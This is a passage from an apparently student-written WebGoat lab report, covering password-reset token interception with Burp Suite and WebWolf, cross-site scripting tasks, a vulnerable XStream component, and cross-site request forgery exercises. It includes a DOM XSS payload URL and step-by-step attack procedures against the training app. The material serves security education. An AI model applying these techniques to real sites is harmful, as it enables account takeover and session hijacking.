

Fig 2.35

(Request Capture in Burpsuite)

In proxy, send the request to repeater and then send it to response. Now, we will change localhost/8080 to localhost/9090 and then again send the request to response. Now, we will see the same request in web wolf.



Fig 2.36

(View of Request on Webwold, using Burp-proxy)

Now in the requests section, copy the part of URI, after the password as shown in the below picture.

Fig 2.37

Now, paste the part of URI we copied to the password reset page that we left behind as shown in the picture below.



Fig 2.38

(Resetting the Password)

Now change the password to what you want to set, and then enter the password with the email id of tom@webgoat.cloud.org. You will see a message of task completion means we have successfully logged in as tom@webgoat.cloud.org.



Fig 2.39

(Successful Execution of Task)

Chapter 3- Cross Site Scripting

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data. It ranges from session hijacking to credential theft.
So now we are going to solve a machine web goat which is purposely designed to learn about various topics like cross site scripting, broken authentication and many more.
So today we are going to learn about Cross site scripting by performing various tasks on Cross site using web goat.

Task 1:

In this task we are going to learn basically what cross site scripting is. In this we are given a script which we have to execute in the URL. It basically tells us how a script when executed in a URL may lead to, In this when we execute script in the URL we get the session id which can be used by hacker to get into our session without needing a login id and password and can perform task in that session in the name of that person whose id it has taken.

Fig 3.1

(Overview of XSS)



Fig 3.2
(Successful Compleation of Task)

Task 2:

In this we get to know about input sanitization vulnerability.

In this there are two fields present in the form were we have to input your credit card number and a pin,so we can try a scripting attack by putting your script in any of the input field but we see that the pin card can take a string of larger value so we will try our attack on this ,so when I tried my script attack on this I get to know that it is prone to input validation vulnerability which means it does not sanitize the input user is giving.



Fig 3.3
(Bypassing Sanitization and input validation)

Task 3:

In this we get to know about Dom based Cross site scripting. Dom based Cross site Scripting: DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.Dom stands for data object model. In this we add your malicious script in the URL.

In this task we have to find the URL of subdomain after the main folder, in this we see the URL and we get to know that the URL start from start.mvc#... and there is a hint in the question that we will get the subdomain GoatRouter.js in which there is a routes function where we get a test variable so we will try start.mvc#test/ and we get the answer.



Fig 3.4
(Successful execution of the malicious payload)

‘

Task 4:

In this task we have to fill a number which we get after executing the script in the URL and a hint is also given that we will find the number in webgoat.customjs.phoneHome() folder and after knowing this I formed a script :
localhost: 8080/WebGoat/start.mvc#test/<script>webgoat. customjs.phoneHome();<%2Fscript>
and after executing this we will get a number and we will be able to complete the task.



Fig 3.5

(Bypassing Basic Sanitization technique to execute payload)

Chapter 4: Vulnerable Components

Task1:



Fig 4.1
(Introduction to Vulnerable Components)



Fig 4.2
(Overview of Task)

As I was doing vulnerable components. On clicking go as seen in the above image what I find was that in older versions a popup came up showing us that it is vulnerable whereas on clicking the second go what I find that no pop up came showing it is more secure as it was using a later version of jquery-ui.



Fig 4.3

(Testing the site for finding vulnerable components)On Exploiting CVE-2013-7285 what I found was that there was java code on GitHub which can be used to exploit this part of the vulnerability.



Fig 4.4

(Overview of the vulnerable component found)

The code I used was <java.lang.Integer>1</java.lang.Integer> as you can see in the above image.



Fig 4.5

(Succesful exploitation of Vulnerable component)

As you can see after running it was quoted “if you are not seeing the application you started; it may be minimized”. Hence exploited.

Chapter 5 -REQUEST FORGERIES

1. CROSS SITE REQUEST FORGERY-

TASK 1



Fig 5.1

(Overview of the Task on CSRF)



Fig 5.2

(Succesful execution of task)

So, we have been given an exercise to get the flag and perform a request from another origin. So, when we clicked on the submit query button and inspected the page, we found that we cannot retrieve the flag here and the success message was FALSE.

Fig 5.3

then we clicked the networks tab and reloaded the page, we got a POST request. In the headers tab of that request, we got a POST link to the webpage and in the request section we got the form data. After this we created a form in a blank file using the link and parameters we found below



Fig 5.4

(Request overview using developer tools in Browser)

In the form action we used the URL we found during inspection and the name and values are what we found from the request tab as shown above. Finally, after running this form, we got a success result page and flag value which we verified by entering on the web goat server.

TASK 2-



Fig 5.5

(Overview of the Task)

So, this page presents the reviews and ratings of a user on a post. We have to submit a review and rating from some other host. So, when we tried to insert a review and submit, we got an error saying the request was from the same host.

